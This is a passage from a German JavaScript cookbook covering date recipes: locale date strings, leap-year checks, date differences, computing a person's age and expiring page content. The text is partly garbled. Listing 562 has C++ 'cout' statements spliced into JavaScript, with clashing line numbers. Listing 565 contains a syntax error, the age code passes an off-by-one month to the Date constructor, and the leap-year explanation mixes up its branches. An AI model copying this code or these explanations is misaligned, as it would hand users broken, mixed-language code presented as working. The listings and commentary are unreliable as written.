188 Wie kann ich eine Zeit- oder Datumsangabe in eine Zeichenkette mit lokaler Darstellung umwandeln?

Der Umgang mit Datum und Uhrzeit ist in JavaScript sehr stark am angloamerikanischen Sprachgebrauch und auch der entsprechenden Darstellung von Zahlen und Datums- beziehungsweise Zeitformaten orientiert. Das ist in der Regel ziemlich unbequem und kann auch nicht in der Darstellung auf deutschsprachigen Webseiten gebraucht werden.

Jedes Datumsobjekt stellt allerdings die Methode `toLocaleString()` bereit, um die in einem Datumsobjekt vorhandene Zeit in eine Zeichenkette umzuwandeln.

Der Unterschied zu der Methode `toGMTString()` ist dabei, dass die zurückgegebene Zeichenkette die lokale Darstellung der Zeit und des Datums (entsprechend der Einstellung auf dem Computer) berücksichtigt

Hinweis

Beachten Sie auch das verwandte Rezept »Wie kann ich eine Zeit- oder Datumsangabe in den IETF-Standard umwandeln?« auf Seite 641.

Beispiel (`dat13.html`):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04   a = new Date();
05   document.write("Datum: " + a +
06   "<br />Umgewandelt in einem String mit einem lokalen Format: " +
07   a.toLocaleString() + "<br />");
08 </script>
09 </body>
10 </html>
```

Listing 556: Umwandlung in ein lokalisiertes Format

In Zeile 4 wird ein Datumsobjekt erzeugt und in Zeile 6 der Datumsstring mit `toLocaleString()` in einer Darstellung ausgegeben, welche die lokale Darstellung eines Datums und der Zeit berücksichtigt.



Abbildung 280: Ein Datumsstring mit lokaler Darstellung – hier im Firefox

Soweit erscheint – wie so oft – alles in Ordnung und ganz einfach. Und – wie ebenfalls so oft – ist das ein Trugschluss. Laden Sie das Beispiel einfach einmal in verschiedene Browser (vor allen Dingen älterer Bauart). Sie werden recht interessante Unterschiede zwischen den Browsern⁹ entdecken, die eine Verwendung der Methode nur eingeschränkt sinnvoll machen.




Abbildung 281: Ein lokal angepasster Datumsstring in einer älteren Version des Netscape Navigators mit deutscher Einstellung – seit wann schreibt man den Mittwoch in Deutsch als Wednesday?




Abbildung 282: Ein lokal angepasster Datumsstring im Konqueror mit deutscher Einstellung – die Darstellung ist zwar in Deutsch, aber abgekürzt

9. Konkret hängt die Darstellung an den Einstellungen des jeweiligen Browsers respektive der gesamten Plattform des Anwenders.

Für eine zuverlässige Darstellung eines lokalen Datumsformats ist also Handarbeit angesagt. Die nachfolgende Funktion bewerkstelligt so eine Darstellung, wie sie eigentlich die Methode `toLocaleString()` bereits verlässlich liefern sollte:

```
01 function lokaleZeitDarstellung(a) {
02   return wochentag(a) +
03     ", " +
04     a.getDate() +
05     ". " +
06     monat(a) +
07     " " +
08     extrahiereJahr(a) +
09     " " +
10    a.getHours() +
11    ":" +
12    a.getMinutes() +
13    ":" +
14    a.getSeconds();
15 }
```

Listing 557: Die Darstellung eines Datumsstrings unter Berücksichtigung der lokalen Darstellung im deutschen Sprachraum

Achtung

Notieren Sie die `return`-Anweisung in Zeile 2 nicht ohne mindestens einen Ausdruck dahinter. Sonst wird die `return`-Anweisung von einigen Browsern direkt ausgeführt und kein Rückgabewert geliefert. Auch wenn am Ende der Zeile 2 kein Semikolon notiert wird und im Grunde erst das abschließende Semikolon die gesamte Anweisung beendet.

Die Funktion setzt einen Datumsstring samt der notwendigen Leerzeichen und Trennzeichen zusammen und liefert diesen als Rückgabewert, wie er von `toLocaleString()` in aktuellen Versionen des Internet Explorers oder Firefox geliefert wird.

Dabei greifen wir auf die Standardmethoden eines Date-Objekts zur Extrahierung der einzelnen Daten wie Stunden und Minuten zurück, soweit sie unproblematisch sind und die gewünschte Darstellung liefern. Dies sind zwar ausschließlich Zahlen, aber durch die Verbindung mit Strings wird daraus automatisch ein String.

Für den Wochentag, den Monat und das Jahr verwenden wir die Funktionen, wie sie in den Rezepten »Wie kann ich den Wochentag eines Objekts aus einem Datumsobjekt extrahieren?« auf Seite 8, »Wie kann ich den Monat aus einem Datumsobjekt extrahieren?« auf Seite 24 und »Wie kann ich die Jahreszahl aus einem Datumsobjekt extrahieren?« auf Seite 628 beschrieben (und deren Notwendigkeiten begründet) werden.

Im nachfolgenden vollständigen Beispiel finden Sie diese Funktionen aber noch einmal in der Anwendung.

Beispiel (`dat13a.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
```

Listing 558: Die angepasste Darstellung eines Datumsstrings

```
04 function wochentag(a) {  
05   t = a.getDay();  
06   switch(t){  
07     case 0 : return "Sonntag";  
08     case 1 : return "Montag";  
09     case 2 : return "Dienstag";  
10     case 3 : return "Mittwoch";  
11     case 4 : return "Donnerstag";  
12     case 5 : return "Freitag";  
13     default : return "Samstag";  
14   }  
15 }  
16 function extrahiereJahr(a) {  
17   return 1900 + ((1900 + a.getYear()) % 1900);  
18 }  
19 function monat(a) {  
20   t = a.getMonth();  
21   switch(t){  
22     case 0 : return "Januar";  
23     case 1 : return "Februar";  
24     case 2 : return "März";  
25     case 3 : return "April";  
26     case 4 : return "Mai";  
27     case 5 : return "Juni";  
28     case 6 : return "Juli";  
29     case 7 : return "August";  
30     case 8 : return "September";  
31     case 9 : return "Oktober";  
32     case 10 : return "November";  
33     default : return "Dezember";  
34   }  
35 }  
36 function lokaleZeitDarstellung(a) {  
37   return wochentag(a) + ", " + a.getDate() + ". " + monat(a) +  
38   " " + extrahiereJahr(a) + " " + a.getHours() + ":" +  
39   a.getMinutes() + ":" + a.getSeconds();  
40 }  
41 a = new Date();  
42 document.write("Datum: " + a +  
43 "<br />Umgewandelt in einen String mit einem lokalen Format: " +  
44 lokaleZeitDarstellung(a) + "<br />");  
45 </script>  
46 </body>  
47 </html>
```

Listing 558: Die angepasste Darstellung eines Datumsstrings (Forts.)

In Zeile 41 wird ein Datumsobjekt erzeugt und in Zeile 42 der Datumsstring in einer Darstellung ausgegeben, die die lokale Darstellung eines Datums berücksichtigt. Dabei kommt die Funktion `lokaleZeitDarstellung()` wie besprochen zum Einsatz.




Abbildung 283: Dann klappt es auch mit allen Browsern.

189 Wie kann ich ein Schaltjahr bestimmen?

Bei diversen Berechnungen mit einem Datum muss berücksichtigt werden, ob es sich bei einem Jahr um ein Schaltjahr handelt. Das setzt natürlich voraus, dass ein Schaltjahr zu berechnen ist.

Die Regel dafür ist folgende:

Ein Schaltjahr liegt vor, wenn die Jahreszahl ganzzahlig durch den Wert 4 teilbar ist, außer die Jahreszahl lässt sich durch den Wert 100 teilen. Aber auch wenn die Jahreszahl durch den Wert 100 zu teilen ist, handelt es sich dann um ein Schaltjahr, wenn sie sich zusätzlich durch den Wert 400 teilen lässt.

Diese Regel lässt sich in folgender Funktion abbilden, die abhängig von einem Schaltjahr den Wert `true` (es handelt sich um ein Schaltjahr) oder `false` (es handelt sich um kein Schaltjahr) zurückgibt:

```

01 function schaltjahrTest(a) {
02     jahr = a.getFullYear();
03     if(
04         (jahr%400 == "0") ? (1) : (
05             (jahr%100 == "0") ? (0) : (
06                 (jahr%4 == "0") ? (1) : (0)
07             )
08         )
09     ) {
10         return true;
11     }
12     else{
13         return false;
14     }
15 }
```

Listing 559: Bestimmung eines Schaltjahrs

Die Funktion bekommt beim Aufruf ein Datumsobjekt als Wert übergeben. Aus diesem wird in Zeile 2 mit `getFullYear()` das Jahr extrahiert und in der Variablen `jahr` gespeichert.

Der folgende Test auf ein Schaltjahr erfolgt unter Verwendung des konditionalen Operators, der verschachtelt eingesetzt wird. Die verschiedenen Bedingungen sind so verschachtelt, dass als erste Bedingung der größte Zeitrahmen notiert wird und dann sukzessive die kleineren Intervalle.

Die Auswertung von `(jahr % 400 == "0")` in Zeile 4 ergibt nur dann true, wenn sich das Jahr durch den Wert 400 teilen lässt. Dann wird die erste 1 als Rückgabewert geliefert. In dem umgebenden if-Konstrukt bedeutet das wiederum true. Es liegt also ein Schaltjahr vor und die Funktion gibt true zurück. Eine weitere Auswertung des konditionalen Operators findet nicht statt.

Wenn die Auswertung von `(jahr%400 == "0")` jedoch den Wert false ergibt, wird der Ausdruck hinter dem ersten Doppelpunkt weiter ausgewertet. Die Auswertung von `(jahr%4 == "0")` ergibt nur dann true, wenn sich das Jahr durch den Wert 4 teilen lässt. Dann wird die erste 0 als Rückgabewert geliefert. In dem umgebenden if-Konstrukt bedeutet das wiederum false. Es liegt also kein Schaltjahr vor und die Funktion gibt false zurück. Eine weitere Auswertung des konditionalen Operators findet nicht statt.

Wenn jedoch auch die Auswertung von `(jahr%100 == "0")` den Wert false ergibt, wird der Ausdruck hinter dem zweiten Doppelpunkt weiter ausgewertet. Die Auswertung von `(jahr%100 == "0")` ergibt nur dann true, wenn sich das Jahr durch den Wert 100 teilen lässt. Dann wird die zweite 1 als Rückgabewert geliefert.

In dem umgebenden if-Konstrukt bedeutet das wiederum true. Es liegt also ein Schaltjahr vor und die Funktion gibt true zurück. Andernfalls liefert der kondionale Operator den Wert 0 als Rückgabewert und in dem umgebenden if-Konstrukt bedeutet das wiederum false. Es liegt also kein Schaltjahr vor und die Funktion gibt false zurück.

Damit ist die Auswertung des konditionalen Operators beendet und es ist zuverlässig identifiziert, ob ein Schaltjahr vorliegt oder nicht.

Testen wir die Funktion in einem vollständigen Beispiel (*dat21.html*):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04 function schaltjahrTest(a) {
05     jahr = a.getFullYear();
06     if(
07         (jahr%400 == "0") ? (1) : (
08             (jahr%100 == "0") ? (0) : (
09                 (jahr%4 == "0") ? (1) : (0)
10             )
11         )
12     ) {
13         return true;
14     }
15     else{
16         return false;
17     }
18 }
19 for(i = 0; i < 10; i++) {
20     a = new Date(2000 + i, 0, 1);
```

Listing 560: Der Test, ob verschiedene Jahre Schaltjahre sind

```

21     document.write("Jahr: " + a.getFullYear() + ", Schaltjahr: "
22 + schaltjahrTest(a) + "<br />");
23 }
24 </script>
25 </body>
26 </html>
```

Listing 560: Der Test, ob verschiedene Jahre Schaltjahre sind (Forts.)

In den Zeilen 19 bis 23 erzeugen wir in einer for-Schleife Datumsobjekte für die Jahre 2000 bis 2009 und extrahieren in Zeile 21 das Jahr. In Zeile 22 wird die Funktion schaltjahrTest() aufgerufen, die wie beschrieben true oder false zurückgibt. Den Rückgabewert schreiben wir in jedem Schleifendurchlauf in die Webseite.

**Abbildung 284:** Der Test, ob ein Jahr ein Schaltjahr ist oder nicht

190 Wie kann ich allgemein mit Datumsangaben rechnen?

Die einzelnen Teile des Datums wie Tag, Monat und Jahr können Sie mit den entsprechenden Methoden des Date-Objekts leicht extrahieren und dann natürlich alle mathematischen Operationen mit den daraus resultierenden numerischen Werten ausführen, die man mit Zahlen durchführen kann.

Dann setzen Sie bei Bedarf einfach die jeweiligen Werte in dem Datumsobjekt neu, wie es in den entsprechenden Rezepten in diesem Buch beschrieben wird. Das gilt selbstredend auch für die Zeitangaben Stunden, Minuten, Sekunden und Millisekunden.

Aber Sie können auch einfach Datumsobjekte mit mathematischen Operatoren verbinden oder ebenso Datumsobjekte mit Hilfe beliebiger mathematischer Operatoren mit ganzen Zahlen verbinden.

Wir spielen in den folgenden Rezepten einige wichtige Anwendungen von solchen Berechnungen rund um Datum und Uhrzeit als Rezepte durch, wobei hierbei nur die Differenz- und die Summenbildung echte praktische Anwendungen haben¹⁰. Die nachfolgenden Rezepte werden sich darauf beschränken.

191 Wie kann ich die Differenz zwischen zwei Datumsangaben bestimmen?

Die Berechnung der Differenz zwischen zwei Datumsangaben ist ziemlich primitiv. Sie ziehen zwei Datumsobjekte einfach mit dem Minusoperator voneinander ab. Beispiel:

```
new Date(2001, 1, 1) - new Date(2001, 1, 2);
```

Listing 561: Die Differenz zwischen zwei Datumsobjekten

Als Ergebnis erhalten Sie die Anzahl der Millisekunden, die zwischen den Inhalten der beiden Datumsobjekte liegt.

Hinweis

Die nachfolgenden drei Rezepte zeigen praktische Anwendungen dieses Verfahrens.

192 Wie kann ich das Alter einer Person bestimmen?

Eine wichtige praktische Anwendung der Differenzbildung zweier Datumsobjekte ist die Altersbestimmung einer Person (oder auch eines Gegenstands). Sei es, um den Zugang zu einem Angebot von einem Alter abhängig zu gestalten, das Alter in der Berechnung einer Versicherungsprämie zu verwenden oder ähnliche Dinge.

Das Alter einer Person bestimmen Sie zum Beispiel, indem Sie ein Datumsojekt mit deren Geburtstag bilden und dieses von dem Datumsojekt des Zeitpunkts abziehen, an dem Sie das Alter bestimmen wollen. Das ist im Grunde ganz einfach, es gibt jedoch ein paar Feinheiten zu beachten. Schauen wir uns die Prozedur in einem kompletten Beispiel an.

Beispiel (*dat23.html*):

```
01 <html>
02 <script language="JavaScript">
03 function testDatum(feld){
04     meldung = "Die Datumsangabe kann nicht stimmen.\n";
05     fehler = 0;
06     datum = new Array();
07     datum = feld.value.split(".");
08     if (
09         (parseInt(datum[0]) != datum[0]) ||
10         (parseInt(datum[1]) != datum[1]) ||
11         (parseInt(datum[2]) != datum[2])
12     ){
13         meldung = meldung +
14             "Die grundsätzliche Struktur von dem Datumsfeld kann nicht ✎
15             stimmen.\n";
16     }
17 }
```

Listing 562: Die Altersbestimmung einer Person

10. Operationen wie die Multiplikation, Division und Modulobildung machen hauptsächlich bei den Teilespekten eines Datumsojekts wie den Tagen oder Stunden viel Sinn.

650 >> Wie kann ich das Alter einer Person bestimmen?

```
16    }
17 else{
18     if(
19         (datum[2] < 1900) ||
20         (datum[2] > 2100)
21     ){
22         meldung = meldung +
23         "Das Jahr ist ungültig. Geben Sie das bitte vierstellig ->
24         ein.\n";
25         fehler++;
26     }
27     if(
28         (datum[1] < 1) ||
29         (datum[1] > 12)
30     ){
31         meldung = meldung +
32         "Der Monat ist ungültig.\n";
33         fehler++;
34     }
35     if(
36         (datum[2]%400 == "0") ? (1) : (
37             (datum[2]%100 == "0") ? (0) : (
38                 (datum[2]%4 == "0") ? (1) : (0)
39             )
40         )
41     ){
42         tag = 29;
43     }
44     else{
45         tag = 28;
46     }
47     if(
48         (datum[1] == 1) ||
49         (datum[1] == 3) ||
50         (datum[1] == 5) ||
51         (datum[1] == 7) ||
52         (datum[1] == 8) ||
53         (datum[1] == 10) ||
54         (datum[1] == 12)
55     ){
56         tag = 31;
57     }
58     if(
59         (datum[1] == 4) ||
60         (datum[1] == 6) ||
61         (datum[1] == 9) ||
62         (datum[1] == 11)
63     ){
64         tag = 30;
65     }
66     if(
67         (datum[0] < 1) ||
68         (tag < 1)
69     ){
70         meldung = meldung +
71         "Der Tag ist ungültig.\n";
72         fehler++;
73     }
74     if(fehler == 0)
75     {
76         cout << "Ihr Geburtsdatum ist ";
77         cout << datum[2];
78         cout << ".";
79         cout << datum[1];
80         cout << ".";
81         cout << tag;
82         cout << endl;
83     }
84 }
```

Listing 562: Die Altersbestimmung einer Person (Forts.).

```
67         (datum[0] > tag)
68     ){
69         meldung = meldung +
70             "Der Tag ist ungültig.\n";
71         fehler++;
72     }
73 }
74 if(fehler){
75     alert(meldung);
76     return false;
77 }
78 else {
79     meldung = "Die Datumsangabe kann nicht stimmen.\n";
80     fehler = 0;
81     return true;
82 }
83 }
84 a = new Date();
85 function bestimmeAlter(feld) {
86     if(testDatum(feld)) {
87         gebdat = new Date()
88         datum = new Array();
89         datum = feld.value.split(".");
90         gebdat = new Date(datum[2], datum[1], datum[0]);
91         meldung = "Seit Ihrem Geburtstag sind " + (a - gebdat)
92             + " Millisekunden vergangen.\n"
93             + "Das bedeutet, Sie sind " + (a.getYear() - datum[2])
94             + " (exakt " + ((a - gebdat)/1000/60/60/24/365)
95             + ") Jahre alt";
96         alert(meldung);
97     }
98 }
99 </script>
100 <body>
101 <form name="alter">
102 Geben Sie Ihren Geburtstag an:
103 <input type="Text" name="gebdat" onBlur="bestimmeAlter(this)" />
104 </form>
105 </body>
106 </html>
```

Listing 562: Die Altersbestimmung einer Person (Forts.)

In dem Beispiel wird in den Zeilen 101 bis 104 ein einfaches Webformular definiert, das in Zeile 103 ein einziges Eingabefeld enthält. Über den Eventhandler `onBlur` wird beim Verlassen des Felds die Funktion `bestimmeAlter()` aufgerufen, die mit dem Schlüsselwort `this` eine Referenz auf das Eingabefeld als Übergabeparameter erhält. Dort steht die Referenz über die Variable `feld` zur Verfügung.

Die Funktion `bestimmeAlter()` ist von Zeile 85 bis 98 definiert. Da wir in diesem Beispiel über ein Webformular eine freie Benutzereingabe entgegennehmen wollen, überprüfen wir im ersten Schritt in Zeile 86, ob die Eingabe überhaupt ein gültiges Datumsformat hat.

Dazu dient die Funktion `testDatum()`, der mit dem Übergabeparameter `feld` die Referenz auf das Eingabefeld übergeben wird. Nur wenn diese Funktion den Rückgabewert `true` liefert (das Format der Benutzereingabe ist ein gültiges Datumsformat), versuchen wir überhaupt, das Alter einer Person zu bestimmen (`if(testDatum(feld)) {}`).

Tipp

Die Funktion ist von Zeile 3 bis 83 definiert und nicht ganz einfach. Sie finden sie aber in Kapitel 4 »Formulare und Benutzereingaben« im Rezept 4.18 »Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe eines Kalenderdatums erlaubt ist?« vollständig beschrieben, so dass an dieser Stelle darauf verwiesen sei.

In der Funktion `bestimmeAlter()` wird in Zeile 87 ein Datumsobjekt `gebdat` mit dem aktuellen Zeitpunkt erstellt (`gebdat = new Date()`). Zeile 88 erzeugt ein Datenfeld mit Namen `datum` (`datum = new Array();`). In Zeile 89 spalten wir mit `datum = feld.value.split(".")`; die Benutzereingabe in dem Eingabefeld des Webformulars mit Hilfe der `split()`-Methode des String-Objekts an dem Punkt auf.

Durch die vorangegangene Überprüfung auf ein gültiges Datumsformat können wir sicher sein, dass das Eingabefeld zwei Punkte enthält und alle drei nun entstandenen Elemente des Datenfelds sinnvolle Werte für den Tag (`datum[0]`), den Monat (`datum[1]`) und das Jahr (`datum[2]`) enthalten.

Aus den Elementen des Datenfelds `datum` erzeugen wir in Zeile 90 mit `gebdat = new Date(datum[2], datum[1], datum[0]);` ein weiteres Datumsobjekt, das den Geburtstag der Person repräsentiert.

In den Zeilen 91 bis 95 wird ein String `meldung` zusammengesetzt, der in Zeile 97 mit `alert(meldung);` angezeigt wird. Der Ausdruck (`a - gebdat`) gibt die Millisekunden zwischen dem aktuellen Datum und dem Geburtstag an. Mit (`a.getFullYear() - datum[2]`) extrahieren wir aus dem Datumsobjekt `a` das aktuelle Jahr und bilden die Differenz zu dem Jahr, wie es im Datenfeldelement `datum[2]` enthalten ist. Das Ergebnis dieser Operation ist das Alter der Person in Jahren.

Hinweis

Beachten Sie, dass der Wert in `datum[2]` ein String ist, der bei dieser Verbindung mit dem Minusoperator automatisch zu einer Zahl konvertiert wird.

In Zeile 94 berechnen wir das Alter der Person noch einmal genauer, indem die verstrichenen Millisekunden (`a - gebdat`) genommen werden und durch 1000 (dann haben wir die Sekunden), dann durch 60 (Minuten), wieder durch 60 (Stunden), 24 (Tage) und durch 365 (Jahre¹¹) geteilt werden.

11. Ohne Berücksichtigung der Schaltjahre.




Abbildung 285: Berechnung des Alters

Achtung

Bei Datumsobjekten mit Jahresangaben ab dem Jahr 2000 liefert der Internet Explorer über die Methode `getYear()` die vollständige Jahresangabe mit vier Stellen, bei Datumsobjekten mit Jahresangaben vor dem Jahr 2000 jedoch nur den zweistelligen Wert (siehe dazu das Rezept »Wie kann ich die Jahreszahl aus einem Datumsobjekt extrahieren?« auf Seite 628).

Dieses inkonsistente Verhalten führt dazu, dass die Änderung der Zeile 93 (+ "Das bedeutet, Sie sind " + (a.getYear() - datum[2])) in (+ "Das bedeutet, Sie sind " + (a.getYear() - gebdat.getYear()))¹² dazu führt, dass `a.getYear()` einen vierstelligen Wert liefert (unter der Voraussetzung, dass das aktuelle Tagesdatum in einem Jahr jenseits von 2000 liegt¹³), wohingegen `gebdat.getYear()` für alle Geburtstage von dem Jahr 2000 einen zweistelligen Wert liefert. Das Ergebnis der Altersbestimmung wird dementsprechend »ungenau«¹⁴.




Abbildung 286: Methusalem weilt unter uns.

12. Also die Extrahierung des Geburtsjahres aus dem Datumsobjekt mit `getYear()`.

13. Wovon auszugehen ist, solange es keine Zeitmaschinen gibt :-).

14. ;-)

654 >> Wie kann ich das Alter einer Person bestimmen?

Auf der anderen Seite wird aber jeder Browser, der die Jahreszahlen ab dem Jahr 1900 liefert, in der ersten Variante Unsinn ausgeben, denn `a.getYear()` liefert hier einen zwei- oder dreistelligen Wert, wohingegen in `datum[2]` die Jahreszahl vierstellig enthalten ist (das wird durch die Prüfung auf ein korrektes Datumsformat gewährleistet). Dies führt nun auch zu recht »interessanten« Schätzungen des Alters.




Abbildung 287: Die Familienplanung liegt noch etwas in der Zukunft.

Dafür werden diese Browser mit der zweiten Variante `dat23b.html` zureckkommen.




Abbildung 288: In der Variante 2 stimmt es wieder.

Um dem gesamten Problem zu begegnen, können Sie das Alter wie beschrieben aus den Millisekunden berechnen¹⁵ oder Sie sollten eine der Funktionen zur einheitlichen Extrahierung der Jahreszahl verwenden, wie sie im Rezept »Wie kann ich die Jahreszahl aus einem Datumsobjekt extrahieren?« auf Seite 628 beschrieben wird:

```
01 function extrahiereJahr(a) {  
02     return 1900 + ((1900 + a.getYear()) % 1900);  
03 }
```

Listing 563: Eine Funktion zur identischen Extrahierung des Jahres ab 1900 in allen Browsern

15. Dann sollten Sie zur Sicherheit aber die Schaltjahre einkalkulieren und die Funktion zur Berechnung eines Schaltjahrs verwenden, wie sie im Rezept »Wie kann ich ein Schaltjahr bestimmen?« auf Seite 646 beschrieben ist.

Stellen Sie die Funktion in dem Beispiel zur Verfügung und ändern Sie die Zeile 93 einfach wie folgt ab (*dat23a.html*):

```
93 + "Das bedeutet, Sie sind " + (extrahiereJahr(a) -  
extrahiereJahr(gebdat))
```

Listing 564: Die geänderte Zeile 93 mit dem zuverlässigen Extrahieren des Jahres

193 Wie kann ich ein Ablaufdatum für den Inhalt einer Webseite festlegen?

Eine weitere wichtige Anwendung für die Differenzbildung zwischen zwei Datumsobjekten ist die Festlegung eines Ablaufdatums für einen bestimmten Inhalt in einer Webseite. Denken Sie zum Beispiel an die Ankündigung einer Veranstaltung, die nach dem Überschreiten des Termins für die Veranstaltung nicht mehr angezeigt werden soll. Stattdessen können Sie einen alternativen Inhalt anzeigen.

Um so ein Ablaufdatum zu realisieren, brauchen Sie bloß ein Datumsojekt mit dem Termin des Ablaufdatums zu erzeugen und beim Laden der Webseite das Systemdatum des Besuchers abzufragen. Daraus erzeugen Sie ein zweites Datumsojekt und bilden die Differenz. Je nachdem, ob die Differenz kleiner oder größer als der Wert 0 ist, zeigen Sie unterschiedliche Inhalte an.

Tipp

Sie können natürlich ganz einfach die Millisekunden vergleichen, aber auch mit den Methoden zur Bestimmung von einzelnen Bestandteilen des Datums wie den Tagen, Stunden oder Minuten arbeiten.

Spielen wir ein Beispiel durch, das eine Sportveranstaltung ankündigt und beim Erreichen des Ablaufdatums die Meldung anzeigt, dass in Kürze die Ergebnisse im Web veröffentlicht werden.

Beispiel (*dat24.html*):

```
01 <html>  
02 <body text="red">  
03 <h1 align="center">Herzlich willkommen <br />beim<br /> 123. t  
Eppsteiner Burglauf</h1>  
04 <script language="JavaScript">  
05   ablauf = new Date(2005, 7, 30);  
06   besuch = new Date();  
07   if((ablauf - besuch) > 0 ){  
08     document.write(  
09       "<h2>Machen Sie sich auf heftigste 7,7 Kilometer rauf und t  
runter gefasst!</h2>" +  
10      "<h3>Wer sich meldet, ist selbst Schuld</h3>"  
11    );  
12  }  
13 else {  
14   document.write(
```

Listing 565: Dynamisches Schreiben einer Webseite auf Grund eines Ablaufdatums

656 >> Wie kann ich die Zeitspanne bis zu einem bestimmten Termin berechnen?

```
15    "<h2>In Kürze finden Sie hier die Ergebnisliste mit denjenigen, die durchkamen</h2>" +
16    "<h3>Die anderen bitte im Krankenhaus abholen</h3>" +
17    );
18 }
19 </script>
20 </body>
21 </html>
```

Listing 565: Dynamisches Schreiben einer Webseite auf Grund eines Ablaufdatums (Forts.)

In Zeile 5 erzeugen wir ein Datumsoberkett ablauf, das den Ablauftermin repräsentieren soll (ablauf = new Date(2005, 7, 30);).

In Zeile 6 wird der Besuchstermin der Webseite – das aktuelle Systemdatum – als zweites Datumsoberkett besuch erzeugt (besuch = new Date();).

In Zeile 7 wird mit if((ablauf - besuch) > 0) überprüft, ob das Ablaufdatum erreicht ist oder nicht. Dabei vergleichen wir ganz einfach den Wert der Millisekunden.

